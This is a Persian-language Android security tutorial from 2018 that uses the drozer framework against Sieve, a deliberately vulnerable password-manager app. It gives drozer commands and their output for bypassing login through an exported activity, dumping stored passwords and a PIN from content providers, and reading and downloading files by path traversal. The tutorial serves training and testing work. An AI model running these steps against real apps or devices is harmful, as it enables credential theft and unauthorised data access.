
و به صورت پیشفرض فریمورک دروزر موجوده بر روی سیستم عامل

سانتوکیو



```
surreal@surreal-vm: ~  
File Edit Tabs Help  
surreal@surreal-vm:~$ adb connect 192.168.222.102  
already connected to 192.168.222.102:5555  
surreal@surreal-vm:~$ adb devices  
List of devices attached  
192.168.222.102:5555 device  
surreal@surreal-vm:~$
```

با این دستور دستگاه رو متصل کردیم و حال میخوایم نرم افزار سرور رو نصب کنیم به عکس زیرتوجه کنید :




```
surreal@surreal-vm: ~/Desktop
File Edit Tabs Help
surreal@surreal-vm:~/Desktop$ adb install agent.apk
1974 KB/s (633111 bytes in 0.313s)
pkg: /data/local/tmp/agent.apk
Success
surreal@surreal-vm:~/Desktop$
```

حال باید با این دستور پورت رو برای اتصال دروزر فوروارد کنیم با دستور


```
Surreal #> adb forward tcp:31415 tcp:31415
```

اما قبلش نرم افزار agent رو باز کرده و کلیدروشن کردن رو بزیم



```
surreal@surreal-vm:~/Desktop$ adb forward tcp:31415 tcp:31415  
surreal@surreal-vm:~/Desktop$
```

و در نهایت با این دستور وصل خواهیم شد و با چنین صفحه ای روبه
رو میشویم:



جستجو و نصب ماژول

قبل از اینکه بدونیم چطوری جستجو کنیم ماژول رو باید بدونیم ماژول ها چه کارهای برای ما انجام میدن اگه بخوایم خودمونی بگم ماژول های سری قابلیت های اضافی هستند که ما میتونیم ازشون استفاده کنیم و بهره ببریم برای نصب دو حالت وجود دارد یا دانلود کنید ماژول رو یا از سرچ استفاده کنید ما اینجا از سرچ استفاده میکنیم | برای سرچ ما از دستور :

```
dz> module search name
```

برای مثال من ماژول زیر رو جستجو کردم و حال میخوام نصب کنم :

```
dz> module search root
metall0id.root.cmdclient
metall0id.root.exynosmem
metall0id.root.huaweip2
metall0id.root.mmap
metall0id.root.scanner_check
metall0id.root.towelroot
metall0id.root.ztesyncagent

dz> module install metall0id.root.mmap
You do not have a drozer Module Repository.
Would you like to create one? [yn] █
```

در اینجا ماژول مورد نظر رو نصب کردیم بریم واسه شروع کار و انجام عملیات !!!

شروع کار

در این بخش ما باهم به یک نرم افزار اسیب پذیر رو با این فریمورک اکسپلویت میکنیم و از اسیب پذیری سواستفاده میکنیم بریم واسه شروع کردن | ابتدا ما باید تارگت رو دانلود کنیم برای مثال من از نرم افزاری استفاده میکنم که خود وبسایت دروزر گفته که کارمون ضربه ای به کسی هم نزنه شما میتونید [اینجا](#) دانلود کنید .

توضیحاتی درباره sieve:

این اپلیکیشن یک پسوردمنیجره که رمزها رو ذخیره میکنه و دارای اسیب پذیریه و حال ما میایم باهم اسیب پذیری های این نرم افزار رو اکسپلویت میکنیم .

برای نصب با دستور

```
Surreal #> adb install sieve.apk
```

و حال در نرم افزار پسورد خود رو ذخیره میکنیم و ی چند تا پسورد جدید ایجاد میکنیم و برای مشاهده پکیج نیم نرم افزار ما دستور زیر رو در دروزر وارد میکنیم

```
Dz> run app.package.list -f sieve
```

که پکیج نیم رو بر اساس فیلتری که با فلگ `-f` قرار دادیم به ما نشون میده
و حالا میریم سراغ ادامه کار....

حالا میخوایم یکم اطلاعات پایه از طریق پکیج نیم بفهمیم و از دستور

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Process Name: com.mwr.example.sieve
Version: 1.0
Data Directory: /data/data/com.mwr.example.sieve
APK Path: /data/app/com.mwr.example.sieve-2.apk
UID: 10056
GID: [1028, 1015, 3003]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- com.mwr.example.sieve.READ_KEYS
- com.mwr.example.sieve.WRITE_KEYS
```

در خط اول و دوم اسم پکیج و پروسس نرم افزار و در قسمت سوم ورژن
نرم افزار و در خط چهارم محلی که اطلاعات برنامه وجود داره خط بعد هم
جای که فایل نرم افزار قرارداره و `GID` , `UID` نرم افزار که مربوط به
پروسس انهاست! و درباره دسترسی نرم افزار هم گفته که چه ویژگی های
داره . تا اینجا ما کمی اطلاعات گیرآوردیم و حال میخوایم کمی اطلاعات از

سطح نرم افزار جمع اوری کنیم برای مثال تعداد (سرویس های | اکتیویتی ها
| provider) و .. برای انجام این حمله ما از دستور :

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
 3 activities exported
 0 broadcast receivers exported
 2 content providers exported
 2 services exported
is debuggable
```

میبینیم که (3 activity, 2 service and content provider) اضافه شده و این اطلاعات خوبیه

چون میدونیم حالا باچند تا سرویس یا پرووایدر باید دست پنجه نرم کرد 😊


لیست اکتیویتی ها :

در بعضی اوقات ما باید اطلاعاتی خوبی از نرم افزار پیدا کنیم و دروزر قابلیت
های مختلفی داره و اجازه میده ما این کار رو انجام بدیم یکی دیگه از روش ها
دیدن تعداد صفحه های و اسم انهاست که به ما کمک خواهند کرد و برای
دیدن لیست صفحه ها باید از دستور :

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
com.mwr.example.sieve.FileSelectActivity
com.mwr.example.sieve.MainLoginActivity
com.mwr.example.sieve.PWList
```

اینجا ما 3 تا صفحه داریم که صفحه اصلی ما (mainloginactivity) و یک
صفحه مشکوک دارم که پسوردها داخلش احتمال میدیم وجود داشته باش

خب ما میایم تست میکنیم ببینیم واقعا میتونیم بدون احراز هویت وارد این صفحه شویم با دستور زیر کار داریم



```
surreal@surreal-vm: ~/Desktop
File Edit Tabs Help
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
  com.mwr.example.sieve.MainLoginActivity
  com.mwr.example.sieve.PWList

dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
dz>
```

Genymotion for personal use - Tablet-API 23 (1280x800, 213dpi) - 192.168.222.102

Your Passwords

Press the 'add' button to enter your passwords

Unfortunately, Sieve has stopped.

OK

```
dz> run app.activity.start --component com.mwr.example.sieve
com.mwr.example.sieve.PWList
```

به همین راحتی تونستیم احراز هویت رو رد کنیم البته شبیه ساز من دچار یک مشکلیه که آپ روش اجرا نمیشه . تا اینجا ما کلی چیز یاد گرفتیم امیدوارم تمرین کرده باشید بریم واسه ادامه!!!

رصد اطلاعات از طریق content provider ها :

حال میخوایم ببینیم میتونیم از طریق این فریمورک باهوش پسوردها رو که در داخل نرم افزار وارد شده رصد کنیم و بخونیم ؟ شاید شد بریم واسه دیدن اول من یکم اطلاعات میکشم از نرم افزار با دستور :

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Authority: com.mwr.example.sieve.DBContentProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.DBContentProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
Path Permissions:
Path: /Keys
Type: PATTERN_LITERAL
Read Permission: com.mwr.example.sieve.READ_KEYS
Write Permission: com.mwr.example.sieve.WRITE_KEYS
Authority: com.mwr.example.sieve.FileBackupProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.FileBackupProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
```

در خط دوم و پنجم ما تونستیم ببینیم که دوتا ارائه دهنده اطلاعات داریم و در خط 13 هم به همین صورت حالا که مولتی پروسس هم فعال است میریم ببینیم پشت صحنه دیتابیس چه میگردد برای همین بار دستور زیر شروع به کار میکنیم :

ابتدا از یک مازول اسکنر رو فراخوانی میکنیم و ببینیم ایا میشه API های که با دیتابیس در ارتباط هستند یافت ؟؟؟

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
```

```
...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys
Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

بله اینجا به ما نشون داد که با کدوم ها میشه دسترسی داشت این که کافی نیست !!! بریم در ادامه با یک مازول دیگه اطلاعاتی رو از دیتابیس بکشیم من اول با content اول تست میکنیم و نتیجه رو ببینیم :

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --vertical
Password 123456789123456789
pin 1233
```

اینجا ما پسورد خودمون رو به دست آوردیم و چون من چیزی ذخیره نکرده بودم به من نشون نداد چیز دیگه ای اما 100 درصد آگه شما داشته باشید نشون میده حال میخوایم ببینیم که اسیب پذیری lfi رو داره این اسیب پذیری میتونیم باهش پیمایش کنیم فایل را فراخوانی کنیم و کلی چیز دیگه برای این کار ما از دستور زیر استفاده میکنیم :

```
dz> run app.provider.read
content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1 localhost
```

بله دارای این اسیب پذیری هم هست میتونید فایل ها رو از طریق این دستور دانلود کنید :

```
dz> run app.provider.download
content://com.mwr.example.sieve.FileBackupProvider/data/data/com.mwr.example.
sieve/databases/database.db /home/surreal/surrealman.db
Written 80540 bytes
```

و سرانجام این فایل دانلود شد و برای یک بار دیگر تونستیم باگ دیگری رو از سطح اپلیکیشن پیدا کنیم و از ان سوء استفاده کنیم

سرانجام

منونم تا الان با ما بودید و امیدوارم از مقاله لذت برده باشید انشالله با مقاله های دیگر بتوانیم گامی کوچکی برای شما برداشته باشیم و به علم شما افزون شده باشد | میتوانید با من در اینستاگرام در تماس باشید

تقدیم به جفت رفیقای گلم محمد یوسفی و کارو محمدی

Author : Artin Ghafari (Surreal.man)

Date : 2018/5/23

Mail : surreal.iran@gmail.com